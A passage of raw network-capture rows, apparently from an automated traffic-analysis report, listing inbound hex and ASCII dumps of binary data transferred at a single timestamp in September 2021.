| 2021-09-10 09:11:43 UTC | 162 | IN | Data Raw: cb 40 01 41 4d 93 e8 c4 ea 3b ab 42 53 81 2c 45 f4 f7 ed f5 da 24 bd 2d 3e 36 a3 1b e8 9a 81 94 cb ed 9b 4c cc dc db 70 d9 a4 b5 20 8e 12 39 99 55 64 3c 00 c0 1f 27 94 67 a7 02 b1 20 e7 9d 98 1f 22 7d eb 16 1c 1a c4 c0 10 b6 7d df ca f9 db cf ac 7f a8 21 9b 0b 27 2a 27 85 4e 16 60 29 9d 10 5f 7e 3e 4c 64 21 9d 18 1a 34 6a 5d e0 0b dd 60 7c f4 cc 91 2e 62 71 f2 ae 8f cb bb d5 a0 5c 48 28 99 80 e7 41 a0 7c db 2d b2 3a c1 07 a4 33 81 49 f4 f9 18 3e 66 0c 51 18 e4 e1 56 73 0a 9a 96 3b 37 fa 90 3a 93 b7 c9 5e 79 e9 79 f2 9c 13 91 73 46 3c ba fe 8e b0 5e 1e 72 10 c9 37 a0 21 f7 ad f9 79 1d 20 bf d4 22 44 d3 f1 b2 df 21 36 ba 26 2e 4c 2e a1 95 63 98 96 8a 62 d6 01 2a c5 90 d5 81 bc 92 2f a4 a4 f8 26 14 da ae d6 0f 95 28 3f a8 7e 6d 10 c3 f8 92 fe 7c e9 5e af 9c<br>Data Ascii: @AM;BS,E$->6Lp 9Ud<'g "}}!'*'N`)_~>Ld!4j]`\|.bq\H(A\|-:3I>fQVs;7:^yysF<^r7!y "D!6&.L.cb*/&(?~m\|^ |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2021-09-10 09:11:43 UTC | 164 | IN | Data Raw: 34 7d 2d 9d 24 3e a5 f4 ee 35 da e2 6a cb 1e 9c 65 60 53 b5 92 e6 46 06 86 ef 61 55 2a 8b f2 d4 4d 82 0c e7 27 ff 00 c5 9a 41 63 85 55 cc 50 b9 7c 8d 5d 8d 88 1b 42 fc 22 82 38 e9 6e 1c 82 30 bd c5 46 bb 03 6b 6d 68 ed df d3 3c f7 5c 48 83 ef f6 c1 88 25 37 72 48 d1 a0 0c 48 da 48 04 50 55 5f 76 df cf 5f 24 e3 10 a3 3e 62 b1 16 e7 b9 e5 d9 8f be 7d 01 8c 90 e5 8e 04 91 5d af 5e 97 bc 5a 1f 4f e5 44 7b 6b fb 3b 32 ab ef 23 68 68 da 39 2c 0b a6 3b 4f 07 81 5f 3f 3d 22 a7 c4 00 ca bb 92 59 9f 5f d0 8d a7 06 af b6 87 25 f1 1a d6 84 0e 74 a6 59 db 68 7a 7a 73 53 56 c7 c7 c7 c8 9c cb 19 0d 2c 72 44 db 69 8d 90 ad c0 15 54 ac 09 bf fb f4 29 c8 7b f8 99 af ef d3 af a4 5e c8 50 50 00 53 3a 50 dd f2 19 50 ee 29 0c 2c 23 1c cf 14 99 92 2a af 76 3d 99 2b cb 46 7f 72<br>Data Ascii: 4}-$>5je`SFaU*M'AcUP\|]B"8n0Fkmh<\H%7rHHHPU_v_$>b}]^ZOD{k;2#hh9,;O_?="Y_%tYhzzsSV,rDiT){^PPS:PP),#*v=+Fr |
| 2021-09-10 09:11:43 UTC | 165 | IN | Data Raw: 11 58 48 4e 17 af a8 b6 d7 a3 68 19 a0 cb 17 2d 9b 70 60 86 d6 ac d3 6d 8c 9d cc 07 37 bb da 68 0f 83 43 c7 0b 35 5b 27 6d 76 80 82 53 63 cf f7 06 ba 16 64 2d 32 2b 44 a4 38 61 18 05 c6 cf 75 89 1e af 70 5b bd a4 73 c7 14 7a e4 b4 61 36 60 e7 26 1a 0e bf 98 84 e0 a2 00 a8 23 57 d9 bc c4 30 b1 34 d3 97 26 c8 bf 51 18 b2 c9 3a 35 92 c0 82 a6 89 04 80 46 dd 95 40 f9 1f 3d 13 0a ca c0 0e cf 4f 31 d4 74 1e cf 09 2a 60 92 95 1c 43 11 bf 5f 72 f9 dd de b0 c2 c2 8d 31 a7 87 bb 1a 45 64 d9 74 0a db 76 dd 6c 07 e3 e4 fb 47 c9 07 ab 44 24 a1 49 2a d3 37 b3 16 de b4 d0 88 45 73 cc c7 48 05 cd 9a 8f d3 be 90 6a 98 ab 19 49 42 0b 6e 4c a8 df a6 ca c0 13 6b ee 0a 54 12 b6 3c 73 cd 1e 9b 62 7c 48 0d 8a ad 6c a9 cf 6d 04 07 c2 01 18 bc 59 b1 ab f2 eb 19 f6 b1 9d 95 02 a2<br>Data Ascii: XHNh-p`m7hC5['mvScd-2+D8aup[sza6`&#W04&Q:5F@=O1t*`C_r1EdtvlGD$l*7EsHjIBnLkT<sb\|HlmY |
| 2021-09-10 09:11:43 UTC | 166 | IN | Data Raw: 8e ba 4e 87 ac e0 4f 89 bf 1b 53 09 aa 44 8c 37 4b 14 d8 32 32 e4 b4 17 6d b8 c3 29 0c 01 16 12 c7 91 d5 a4 89 a1 66 8e 9c 2c e2 d8 9f 3d e8 3c e2 be 72 0a 12 03 53 3a 6e 06 c6 de 66 c6 15 5a fe 28 cc 58 22 c7 78 e5 c8 c5 ed 47 9d b1 04 3b f0 f2 1d df 11 5b 7a 73 26 3e f0 8c ea 47 b5 88 6f 81 d5 e4 99 8e 19 42 8d ed ee 3f 1d 62 87 89 96 05 0d 4e 27 67 21 a9 a5 bd 3f 30 b9 c7 c6 55 c5 1d 86 53 30 cc 75 29 b8 5b 63 c7 08 da 1c 57 c0 dd 13 57 83 55 f9 e9 ac 41 29 55 01 04 7a 96 af b4 22 5e c5 e9 df a8 e8 44 7d 96 19 34 78 64 cb c3 90 3e 3e 4c 7f 6f 03 06 6b 58 fb 8b 36 d9 78 02 37 49 43 a6 ed ec 08 1c 0a e9 75 84 cc 4e 12 00 22 b4 6d 33 1d 73 e5 63 13 94 58 82 f9 8a 83 95 f5 ad 9c ec 33 7a 34 63 d2 b1 fd 43 a2 a6 6a 8d 9a 8c d0 aa 64 42 fb 0a c8 55 15 77 c7<br>Data Ascii: NOSD7K22m)f,=<rS:nfZ(X"xG;[zs&>GoB?bN'g!?0US0u)[cWWUA)Uz"^D}4xd>>LokX6x7ICuN"m3scX3z4cCj dBUw |
| 2021-09-10 09:11:43 UTC | 168 | IN | Data Raw: 37 0a 48 b9 61 06 26 56 dc 58 23 ba 2a b6 ee 1a c1 f8 e9 fe 1e 8a 4b 97 48 2c 5b a5 fd 07 3e 90 9f 18 85 36 20 cc 03 96 ce 82 9e 79 e5 ac 56 9c 58 12 5c a5 67 4d b9 1a 7a 65 6f 73 47 7c 64 3c 4c a4 8b 26 9f 6b 27 f7 23 e6 fa bd 4a bf e3 74 d4 7a 54 d3 d0 d2 28 26 3e 35 3e bd fe f2 78 fb e9 cc dd 9e a6 c8 c4 58 d6 5c 5c ac 5c b4 90 bf b1 82 08 44 ae a1 45 59 5d 85 82 fe 57 91 e7 ae 84 62 49 22 f5 ab 9d 74 e9 72 e4 40 0c d5 25 58 28 dc aa c7 2f 81 01 d9 99 67 49 f5 64 2d 8c 19 a3 c5 d4 b1 b3 31 45 f1 d9 52 0d 6d 03 78 21 0f f9 4d df 93 f1 d3 a9 49 99 c1 cc 49 04 b2 4b b5 c5 29 6b bd bb 78 55 00 8e 3a 5a c9 a1 58 20 ec f4 77 fc 65 9d 63 b3 7f 4b 3d 43 26 66 1e 8d 90 8e 51 f2 b4 fc 39 5f 96 f2 a8 b6 c0 fc 38 fc 1f cf 36 3a f9 67 1f 2b 04 c9 af 70 a3 cc 83 e7<br>Data Ascii: 7Ha&VX#*KH,[>6 yVX\gMzeosG\|d<L&k'#JtzT(&>5>xX\\\DEY]Wbl"tr@%X(/gId-1ERmx!MIIK)kxU:ZX wec K=C&fQ9_86:g+p |
| 2021-09-10 09:11:43 UTC | 169 | IN | Data Raw: 83 fb b9 da 84 50 b1 cf fd ba e2 54 71 12 9a 27 7a f9 6d af ee 1a 5c a3 85 38 48 23 3d 9b 4d 69 7c de ed 0b 9f 55 e6 bf 6e 68 cc c4 02 18 34 83 da c0 f9 1d ba a0 59 c7 ed 3c fc 9f 1d 1e 71 c4 90 2c ca 16 a6 56 ef 62 d4 84 d5 2c 24 82 cc 6d 7a 35 6a 5f 2d a8 f6 88 cc 5c d4 5c 08 64 59 0b 92 bb 95 76 b2 1d f6 14 2d 33 5b b1 f9 6e 54 1b 3e 3a ea 52 42 0b 01 67 7a 1f 27 a5 bd bc d3 51 21 61 ea e4 d0 d9 80 71 9e fc bd 60 83 07 51 91 23 32 b3 1f 66 dd c1 18 6f 0b b4 d9 6b 27 f6 f3 75 e4 f4 03 2d 8b 91 9b df de b1 cc 25 54 63 af 94 17 e8 1e a2 5e f2 9e e0 c7 2a 02 38 5e 4c 81 c5 2c 83 75 90 b5 fb b8 50 1b 91 c0 e8 26 68 0c 14 dd 73 af 2e ef 04 52 16 b6 c4 01 a5 2a 97 cc e4 6f 7e 76 bc 58 3f 4c 6b 30 ae 34 1d b9 a3 76 56 d8 54 45 dd 66 7f 3e cd bc 34 9e 4b 39 34<br>Data Ascii: PTq'zm\8H#=Mi\|Unh4Y<q,Vb,$mz5j_-\\dYv-3[nT>:RBgz'Q!aq`Q#2fok'u-%Tc^*8^L,uP&hs.R*o~vX?Lk0 4vVTEf>4K94 |
| 2021-09-10 09:11:43 UTC | 170 | IN | Data Raw: 4e 53 66 06 da 02 6f 5f 3b 45 df ad 43 57 f4 34 ba 6c 0a a3 53 c1 c3 ca c4 8a 6e ef bf 2d 20 11 9c 69 4a 30 7d 8d 3c 51 c1 32 37 04 3a 48 54 55 f5 94 4b 4b e2 d2 83 65 78 88 27 3d 41 1d 29 1a 39 92 c2 e5 92 91 e1 45 1a f4 61 c8 e6 da be f7 4f bc 50 41 89 93 2c 8c ac dd d8 b2 1a 40 de d2 32 a2 88 e6 a8 d9 b5 57 7b a9 47 bf 12 25 b0 dc 0f 56 6b 0a 07 13 d2 c3 cb d3 3f 38 ac 96 12 54 73 2e 46 c2 b9 bf 2b ea fd 02 72 31 24 8e 73 b9 90 44 67 cd c6 81 96 4d ea 0c d0 c7 22 ab 1b b4 13 42 4a 59 e0 c8 a6 ac 1e 98 44 ca 02 9a 28 50 52 8f 4f 61 00 58 7c 60 81 50 4e 99 1b 7b 9c de 15 99 b0 48 35 2c 9c 48 e4 8e 3c 89 e3 92 28 c9 63 ba 54 55 57 80 ba de c6 57 00 c2 e0 0d d5 4c 39 f1 a0 e1 d6 a3 25 24 91 89 c5 40 01 e9 a6 9f 9d e3 31 c4 a1 5f 76 9f c6 f5 ab 07 ed b9 f5<br>Data Ascii: NSfo_;ECW4lSn- iJ0}<Q27:HTUKKex'=A)9EaOPA,@2W{G%Vk?8Ts.F+r1$sDgM"BJYD(PROaX\|`P N{H5,H<(cTUWWL9%$@1_v |
| 2021-09-10 09:11:43 UTC | 171 | IN | Data Raw: 7c b1 c7 97 17 69 e0 d8 4a 80 bb c0 e5 4f ee a3 56 3a 51 40 4c 9c ca 0c 18 3a ab 52 de 5d 2b d2 1e 09 4a 12 e1 a8 e4 80 37 27 3b fe e3 4b 46 48 de 0f 54 11 dd 69 de 78 da 46 2a 36 30 8e 47 0d 60 0d db d1 89 27 8e 0f 82 6f a2 71 0c 95 4a 4a 45 30 a8 79 35 5b fb bc 76 52 98 2c b3 92 a4 e1 ae c6 8d fb 7c 9f 4d 2c b9 9a 58 f3 31 c6 34 9f 64 30 30 16 50 e2 96 7d 9a 84 8e e5 c3 1b b5 32 12 83 9a 50 28 81 d4 93 33 02 0e a5 38 47 a8 81 94 ba dd d8 37 b3 76 20 7b d6 70 e3 4b a7 e7 0e c9 78 f0 64 2b 16 f6 1d d5 59 44 6e 22 1e 49 f6 b1 d9 c8 3e 07 e2 bb c2 63 c7 72 41 21 cf 3f 7f 8c 84 7b 8a 29 12 94 03 55 2c f4 f5 c9 ed 9e 71 56 f3 00 c2 d6 b3 fb 54 98 e4 64 76 94 83 dc 68 e4 70 ac 08 b3 63 79 03 71 20 2f 9b e7 ad 3c b0 d2 af a0 b6 60 bb fb d1 b5 d2 32 d3 4a 42 c8<br>Data Ascii: \|iJOV:Q@L:R]+J7';KFHTixF*60G`'oqJJE0y5[vR,\|M,X14d00P}2P(38G7v {pKxd+YDn"I>crA!?{)U,qVTdvhpcyq /<`2JB |
| 2021-09-10 09:11:43 UTC | 173 | IN | Data Raw: b0 f3 0f 53 ac 3e fd 27 88 75 07 59 cc 02 47 ee 22 45 b5 bf 7b ab 2e d0 4f 01 ca 5f cd 5f 9b e2 ba a7 52 ce 35 38 a3 e5 f0 05 f6 b3 e9 1a ee 11 26 48 70 71 38 ab d8 38 00 f3 63 7c cd 04 5a ff 00 48 e3 47 24 c6 29 51 e6 9b 03 6a 34 51 37 b8 32 80 7b 52 96 ad ab b9 41 04 12 b4 78 3d 00 af c7 6c c5 37 db 9d 2f 06 9c 92 12 54 ee 72 0c c6 b7 f8 f6 68 72 c0 b1 c9 93 04 8b 8c 98 ed b5 8c 68 93 17 1b bb 64 b0 6e 36 92 18 d1 f7 55 d8 f0 7a f4 d5 05 31 6c 34 f3 dd f2 df da 8c 15 42 94 18 61 a1 f4 34 c8 5c 00 5e cc 74 d7 da 40 d9 4d 91 04 c5 61 cd fd 41 14 49 18 69 00 00 a8 24 20 a0 ae 39 66 56 fe dc f4 a2 f0 92 c4 68 e7 bf 7f 78 63 12 90 aa 17 6f 5d 7d 6d a4 08 6a d8 f0 c7 03 42 d1 ab 38 fd 36 66 0a ad 1b 50 a6 de d6 db 77 12 36 9f 3c 7c 0e ba a5 cb 48 48 2d 57 6b<br>Data Ascii: S>'uYG"E{.O__R58&Hpq88c\|ZHG$)Qj4Q72{RAx=l7/Trhrhdn6Uz1l4Ba4\^t@MaAli$ 9fVhxco]}mjB86fPw6<\|HH-Wk |
| 2021-09-10 09:11:43 UTC | 174 | IN | Data Raw: ee 49 29 62 14 f7 14 86 b2 2b 69 31 b2 8a e0 5f b4 46 a0 8a 03 71 f9 eb 85 f1 06 b3 57 4b fb fe 60 53 8b 61 39 84 fc d2 da dd f3 bd a2 bb 7a fe 6f b9 81 52 10 a0 a2 4c f3 38 0a be f4 03 c9 15 6a 53 71 22 f8 e9 be 1c 13 32 9d 77 a8 ef fb 8c e7 19 30 04 cc 70 1d 60 a7 93 55 df a5 bb 1c bf fe a2 f2 9f 2b d3 11 46 9b bb 32 63 ea 79 11 44 aa 3f 68 59 23 8c b0 e0 fe ed d2 2d 7e 47 8e 2f 73 f4 7a 2a 40 b7 8a a5 b3 02 95 3e f6 d6 b1 f3 0f af 4c 69 13 68 e1 29 20 e4 6b 4b d6 cf dd e3 91 1a 86 0a 47 a1 49 14 0b 21 6c d7 d5 37 31 11 fb 1d a6 51 c4 7f 20 83 6d 7c 82 2f f8 1f 43 95 31 78 d2 1e 85 23 5f 8b 1a e5 ad 63 e1 5c 62 7f f2 a6 e1 53 09 37 a3 97 3e e7 cb 48 1b d0 b2 57 d3 1e a0 c3 d5 a1 0d 0b 69 59 da 2b 88 cb ec 6c cd 3b 15 63 5c e4 4f 22 45 c8 8a 6c 80 54 82<br>Data Ascii: I)b+i1_FqWK`Sa9zoRL8jSq"2w0p`U+F2cyD?hY#-~G/sz*@>Lih) kKGI!l71Q m\|/C1x#_c\bS7>HWiY+l;c\O"ElT |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2021-09-10 09:11:43 UTC | 175 | IN | Data Raw: 00 c3 d5 ec fb 5e f7 30 39 ea bc a6 c4 d0 e6 c8 75 2d 29 89 d1 23 40 43 dc 80 a2 80 54 58 da 4f ee 3f 1e 7e 7a 08 58 65 26 ae dd 2b fd 88 92 12 52 a0 4b 69 4a e7 ca 39 87 f5 f3 51 96 18 f2 61 8b db 06 1e 1f 6a 61 2d fe a4 99 0d 47 72 2f 9f 7b 78 51 6c 6f f3 7d 2d 40 bc 2a ad fd 9e 2d 25 8c 08 73 e9 53 73 f9 8a 87 f6 eb 36 8b 0a b2 46 36 ce ad ed 89 91 9c c6 69 96 ff 00 e8 5b 15 ba 8d 1a 37 e7 a4 d6 82 54 6c c1 c6 60 d0 ff 00 7c e8 d1 65 c3 e1 c2 09 7d a8 1c 66 39 3e a2 15 5e ae ca ef eb 18 ea 5f b6 b8 f4 55 1f 71 2c c9 ee b5 af f2 80 a0 0f 93 f1 d3 52 14 c8 b6 83 e7 a4 25 38 3c c2 91 4a 9b da bf b8 91 f4 bc c9 1e 1b c1 3b 11 f7 12 65 64 ef 24 95 5e e3 49 23 31 04 58 5a 5a 1f 23 8e 86 46 32 c3 23 98 de 83 5e ed 0d 4b 1f 6a ff 00 e4 ca 0d d5 af be 56 e5 57<br>Data Ascii: ^09u-)#@CTXO?~zXe&+RKiJ9Qaja-Gr/{xQlo}-@*-%sSs6F6i[7Tl`\|e}f9>^_Uq,R%8<J;ed$^!#1XZZ#F2#^KjVW |
| 2021-09-10 09:11:43 UTC | 176 | IN | Data Raw: b8 44 bc 46 99 6a 72 7a 03 7c fc b5 8a 65 f5 5b d5 d3 45 87 9b b6 67 5f 73 aa cc 1d 4b a9 23 90 f1 4b 6d db 65 e1 5d 41 a0 4d 50 eb a9 04 cd 6b db 3f 8e ff 00 22 e2 25 60 94 54 73 14 dc 8a 69 a7 a5 a9 14 73 0b 31 f5 7f 55 62 bc ec 23 ee 1f 6c 92 2e d2 58 7b b6 49 5f b4 7f 99 5b c7 03 f3 ce 93 85 c3 84 06 2e 1a c2 9a d7 94 61 7e a4 09 5d c3 17 62 3b 3d 6b 68 6a e0 4b 79 88 b7 1f 71 63 58 fb 6c 51 43 12 5d ca ee a0 cd b8 15 b2 4f 05 48 ae 2f a2 f1 53 70 a0 26 b4 3e 43 6a d6 f6 85 b8 2e 18 95 ba 6e 69 53 bd 72 f6 da 1a da 4e 0e 73 c0 f1 42 64 69 66 64 0d b1 ae 11 54 4a ab 8d cc 59 3f 69 00 f3 7f 1c f5 41 c4 4c 57 8a a3 bb d3 ba e5 9c 6c 3e 9d 25 d6 12 c0 14 5f 30 43 51 b5 af 93 e7 16 9b d0 5a 3e 7c 89 85 1e 1c 66 28 d5 60 91 c8 88 d2 4c 58 ab ee 76 b2 c1 ca<br>Data Ascii: DFjrz\|e[Eg_sK#Kme]AMPk?"%`Tsis1Ub#l.X{I_[.a~]b;=khjKyqcXlQC]OH/Sp&>Cj.niSrNsBdifdTJY?iAL Wl>%_0CQZ>\|f(`LXv |
| 2021-09-10 09:11:43 UTC | 178 | IN | Data Raw: 7b 16 a4 dd 9f dc d7 c5 f3 e7 aa f3 29 21 78 c1 b0 23 43 5d 43 8d 07 bd 62 fc ce 0b 48 08 0d 6f e5 46 6d 4d 45 b2 67 81 1d 5a 42 ca f2 ca 7b 82 37 23 62 b0 da c4 9a 75 60 7f 1c 11 5e 4f c7 4b ce 4e 1f 1b b6 6d 77 ce 96 1a 6b 6b 41 e4 29 4a 21 29 15 b1 7a 0a e4 fe 6e 0b 73 80 49 b1 fb 99 13 65 ac a5 57 ba 77 28 22 32 8a a9 ec 67 f8 bf 21 54 1a 62 3f d3 a5 54 42 92 54 ab 67 4a e9 6a 86 ea 62 cb 1a 12 0c b5 02 f4 b5 a9 be 59 d7 7c f3 16 c9 92 49 22 ca 8f 77 78 09 41 8f ba 9f ab d9 71 6a ac 07 ee e6 c7 e0 10 7e 0f 49 2c 8c 5f aa d0 7e 39 69 1c 58 48 39 d7 46 ae f5 d7 fb ac 2a 35 59 b2 e4 87 28 bc 7b 61 df 22 28 46 00 93 19 da 6f f1 64 8a af 77 cd 57 3d 48 62 6a 33 07 bf ef 62 7a 3e d1 34 25 0d 89 8b d0 e5 7f 36 b0 d1 a9 c8 c2 9f 59 91 a1 52 c0 6c 95 f6 12 1d<br>Data Ascii: {)!x#C]CbHoFmMEgZB{7#bu`^OKNmwkkA)J!)znsIeWw("2g!Tb?TBTgJjbY\|I"wxAqj~I,_~9iXH9F*5Y({a"(F odwW=Hbj3bz>4%6YRl |
| 2021-09-10 09:11:43 UTC | 179 | IN | Data Raw: 2c 0d 2c 92 43 29 0e d2 c8 24 68 cc 84 10 13 71 1e 58 a9 ba e3 c1 bb 3d 7b f9 92 4b ed 47 3b e4 7b 39 40 66 24 27 f4 e6 e1 fb ca 3b fd bc f0 08 1b 55 45 79 16 78 27 f1 e7 c8 fc f8 f1 cf 5b 4b 54 c7 cf d8 20 e2 3f c7 5d 09 cb 3b 38 ed a3 d6 f2 14 58 03 dd c8 1c 00 bf dc 7f e8 ff 00 1d 2e 6e 4e ff 00 31 cc 25 44 b0 70 f7 02 83 cb b3 1f 70 dd 44 9b 50 57 2c ca 18 83 fe a0 9e 7e 2e 87 e3 a9 25 d2 5d 41 83 6f 7f 28 e9 40 17 50 1d f3 89 84 91 9f 72 b0 f3 e0 0f 04 8b f2 7f ef 77 c1 3c 79 ea 4b 27 2b 66 63 c9 04 29 3a 3b be 4c 73 6d 5b 5d a9 18 32 25 5c ac c5 44 6f 66 21 a0 be 36 4c e1 58 91 77 64 85 16 6f 8f 06 c8 e8 4e cd 56 eb e8 2c fe 5b 35 60 91 99 a2 63 b9 22 3b 1a 47 53 22 8f fa 87 3b 89 b5 37 e2 e8 f3 f3 d7 14 ed 63 62 ce ec dd 1c 6b 53 9f 58 f3 81 a0 ef<br>Data Ascii: ,,C)$hqX={KG;{9@f$';UEyx'[KT ?];8X.nN1%DppDPW,~.%]Ao(@Prw<yK'+fc)::Lsm[]2%\Dof!6LXwdoNV, [5`c";GS";7cbkSX |
| 2021-09-10 09:11:43 UTC | 180 | IN | Data Raw: d9 c5 72 77 f4 83 4c 29 4b 07 18 5a 97 d4 f7 d7 78 20 c3 d4 e4 43 1c 6f 27 ed 56 0c cb c1 af f2 9a 22 c9 16 38 f0 09 ea 45 f1 9f fa d5 b4 d5 fd 7b ac 2e 84 a5 64 80 cf fe 3a 9b da ee fa 57 36 ce 26 c6 a0 af b5 99 ee c9 0b 64 29 60 b5 7b 88 15 6b e4 d5 6e 23 cd f4 35 30 58 02 ce 1e 8c 39 f9 7b c7 1b f9 3f f8 df 62 f9 f6 23 22 64 7b 58 ef 74 90 48 a1 27 55 b1 26 fb 70 19 05 06 0b ca 92 41 db c7 34 41 e8 d3 18 a5 23 6b e8 1d 39 f6 ed 1c 2a b6 1f 13 07 2d 95 7d eb 4b 7a 46 9e 6e 64 aa a4 02 ac 54 39 02 06 68 dd bf 22 58 c9 aa 71 5e d5 02 ff 00 db a0 b2 5e fd f3 66 fc db 78 89 34 72 2b a6 f7 6b 52 15 3e a7 f5 26 14 78 f2 45 3c d3 aa 05 ed 32 b4 47 8e 36 1e 40 b5 8e 0f 3c f2 01 dd e7 9e a6 48 17 35 63 b7 7e 5a b6 90 17 0c 70 b1 35 1e 11 7f fe 4d 66 ab 9d 88 34<br>Data Ascii: rwL)KZx Co'V"8E{.d:W6&d)`{kn#50X9{?b#"d{XtH'U&pA4A#k9*-}KzFndT9h"Xq^^fx4r+kR>&xE<2G6@<H5 c~Zp5Mf4 |
| 2021-09-10 09:11:43 UTC | 181 | IN | Data Raw: 58 da 1a 94 cc 54 47 fa 7e 23 8d 43 31 db ba 8d ee 0b 7e 05 01 d3 89 9c 65 87 29 71 9e f6 1d f5 e5 0a 09 1f 70 3b b1 d2 af b3 76 37 8d ef f1 15 84 23 85 61 22 a7 15 b9 91 ac 10 cc 24 5f dc 3e 6c f8 07 82 3a 1a 67 a5 58 94 9f e4 1e 8d 5e 5d fb c4 17 2b 17 85 44 27 72 7b d3 9d a3 ec 1a e6 43 f6 c1 55 7e d4 6f b1 44 92 ab 33 1b e2 94 9d c4 8a 3c 8e 40 e7 c5 74 74 71 05 60 a4 86 58 a2 b5 ae a7 f0 5a dc a0 49 e1 a4 a5 6e bf 10 19 ea 3f 19 97 d2 23 f5 2c ac 89 21 7c 79 9e 43 b5 44 9d cd a3 d8 01 0c b1 4a 7f cd 41 a9 5b f7 0e 47 f3 d2 53 f1 04 90 4e 22 6a 2b 97 7b 6b 17 7c 00 97 35 63 ed 8c 29 4b 0c 27 3d e8 f4 c8 c0 4e 54 cc 71 1e 38 65 4d ce 09 b0 c2 af dc 76 14 e6 b9 00 06 27 da 48 e6 fa ae 57 89 98 54 3b 8d 3f 31 79 88 21 58 4a 58 64 5e fc 86 5b e4 76 68 0f<br>Data Ascii: XTG~#C1~e)qp;v7#a"$_>l:gX^]+D'r{CU~oD3<@ttq`XZIn?#,!\|yCDJA[GSN"j+{k\|5c)K'=NTq8eMv'HWT;?1 y!XJXd^[vh |
| 2021-09-10 09:11:43 UTC | 183 | IN | Data Raw: 72 1d ac 55 6c 5d 8e 3a 46 62 41 25 54 7e ec 6e 1f 4c ed 16 a8 3e 00 4f 86 e2 b4 ce fd 60 92 65 c4 cd c6 ff 00 0e d6 16 48 4e 3c 4a 71 35 58 a2 de 52 14 da 22 39 0a 08 59 56 32 c1 cc 8b 72 6d 0c 08 bf 00 2a 03 9e 90 54 a5 ea ec 35 ca bd 8f 3f 3f b1 e8 f9 18 79 f0 2b 98 7e e1 e1 c8 c1 cb 92 06 0f 8a e9 24 4c 31 f3 44 b6 55 e1 ca 8c 83 63 94 61 b5 80 60 7a 19 9c 5c 24 8a 02 0d 49 e9 b3 74 d7 48 63 ec 21 52 dd 0a 75 59 9f 7c a3 07 a1 73 67 8e 5c b4 50 dd c8 91 e5 2b 1e e1 53 62 01 13 b2 48 57 96 29 6c ab e4 8b f8 b2 7b c5 8c 49 42 9c 31 a6 26 a7 4f 4f 68 0f 0b 8d e6 02 6a 12 4b 72 21 81 ab 51 eb f3 16 b3 17 23 13 3f d2 b8 58 9f 6d 0c 5f 66 d1 4e d2 c3 1a 26 53 2b cc 1e 46 99 c7 25 40 75 6d e7 f6 1e 4d 59 e9 04 a3 0a 89 51 24 03 72 6e f7 db ca fa c5 ae 24 a6<br>Data Ascii: rUl]:FbA%T~nL>O`eHN<Jq5XR"9YV2rm*T5??y+~$L1DUca`z\$ItHc!RuY\|sg\P+SbHW)l{IB1&OOhjKr!Q#?Xm _fN&S+F%@umMYQ$rn$ |
| 2021-09-10 09:11:43 UTC | 184 | IN | Data Raw: f5 33 1a 63 48 87 f5 46 d0 3f 50 72 8b c1 5b 61 5b 69 b7 3b 0e 6e c7 48 cd 0c 95 3d c0 67 ef be b1 a9 e1 f8 82 95 a2 b5 62 1f a6 bc ab 68 b2 3e 9a 9d 4e 32 97 3d d7 97 ba 44 96 e8 0e c9 55 d5 80 04 12 b5 ed 55 ff 00 e2 b0 bf 0b 5d 57 cc 0e 93 de de de be 51 a4 e1 16 c5 24 31 75 24 d6 99 73 a3 9f 28 7f 7a 4f 54 58 d9 c9 95 ed d6 26 92 26 0a ca 17 b4 3d ca a4 05 8d 4b 15 a6 bb 04 35 f5 56 49 54 cc 39 65 d2 fd 9f c0 8d 6f 0a af 0f 79 53 d9 eb 9e 46 1f 3a 16 a9 1a 14 63 da ef a2 06 74 91 41 70 af 4c 64 a1 ec 37 e4 7c d0 3e 7a af e2 52 ea f0 7f 2c f4 77 d7 4d 88 8d 04 a5 d1 a9 67 e8 d6 7f 46 3b 51 e1 a3 a3 e5 18 d2 69 d7 24 18 64 9b 7b 3f 78 77 36 d0 0f 18 8d 88 da 81 c5 92 00 35 e3 f3 d0 12 82 c5 ee 36 ab f2 7d 29 d6 1f 44 c9 4b 18 30 f8 d0 e0 9a 5e fe af e9<br>Data Ascii: 3cHF?Pr[a[i;nH=gbh>N2=DUU]WQ$1u$s(zOTX&&=K5VIT9eoySF:ctApLd7\|>zR,wMgF;Qi$d{?xw656})DK0^ |
| 2021-09-10 09:11:43 UTC | 185 | IN | Data Raw: be 43 9c 38 7d 13 22 18 20 9a 2e ec 73 cb 1a 25 3a ab 1a 8b 96 2a 58 30 0c 18 85 2c be 2f c7 1d 2b 38 ad a9 6c 9a cd fa 35 d4 65 11 08 2c 92 59 da a3 56 2e 5f f6 21 ad 8f 10 c9 68 d6 48 c4 d2 08 ce e5 91 18 6d 46 93 71 48 dc 8b 76 5e 37 10 36 8a be 7a 5a 52 88 5b 2f 3a 92 74 7a db 58 8a c2 91 ff 00 20 56 80 d6 ed fd fa e8 0c 6c bc 70 c3 2b a5 1d c6 3b da 10 15 73 b7 86 02 c3 27 23 fe 60 1f 9e 3a 64 2e 52 49 c0 00 26 fb e9 5f 6f 68 18 52 94 53 89 88 53 b6 d9 7b eb a6 91 ad 34 d1 cf db 47 dc 41 87 da ac 45 c7 ce d5 65 24 dd 8f 01 7c 95 16 6f a3 d1 ab 50 e2 87 7d a9 6d f5 86 5c a1 2c 0e 95 72 36 7b e7 f8 d2 31 24 59 18 d9 50 4f 04 b2 b0 60 40 46 2c 51 59 6a 9e d3 6b d5 8a e5 58 1a e6 c5 f5 29 b8 a5 e0 29 cd b3 c8 e7 b5 cd 99 8e 45 e3 a9 12 a7 02 16 01 a3 39<br>Data Ascii: C8}" .s%:*X0,/+8l5e,YV._!hHmFqHv^76zZR[/:tzX Vlp+;s'#`:d.RI&_ohRSS{4GAEe$\|oP}m\,r6{1$YPO `@F,QYjkX))E9 |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
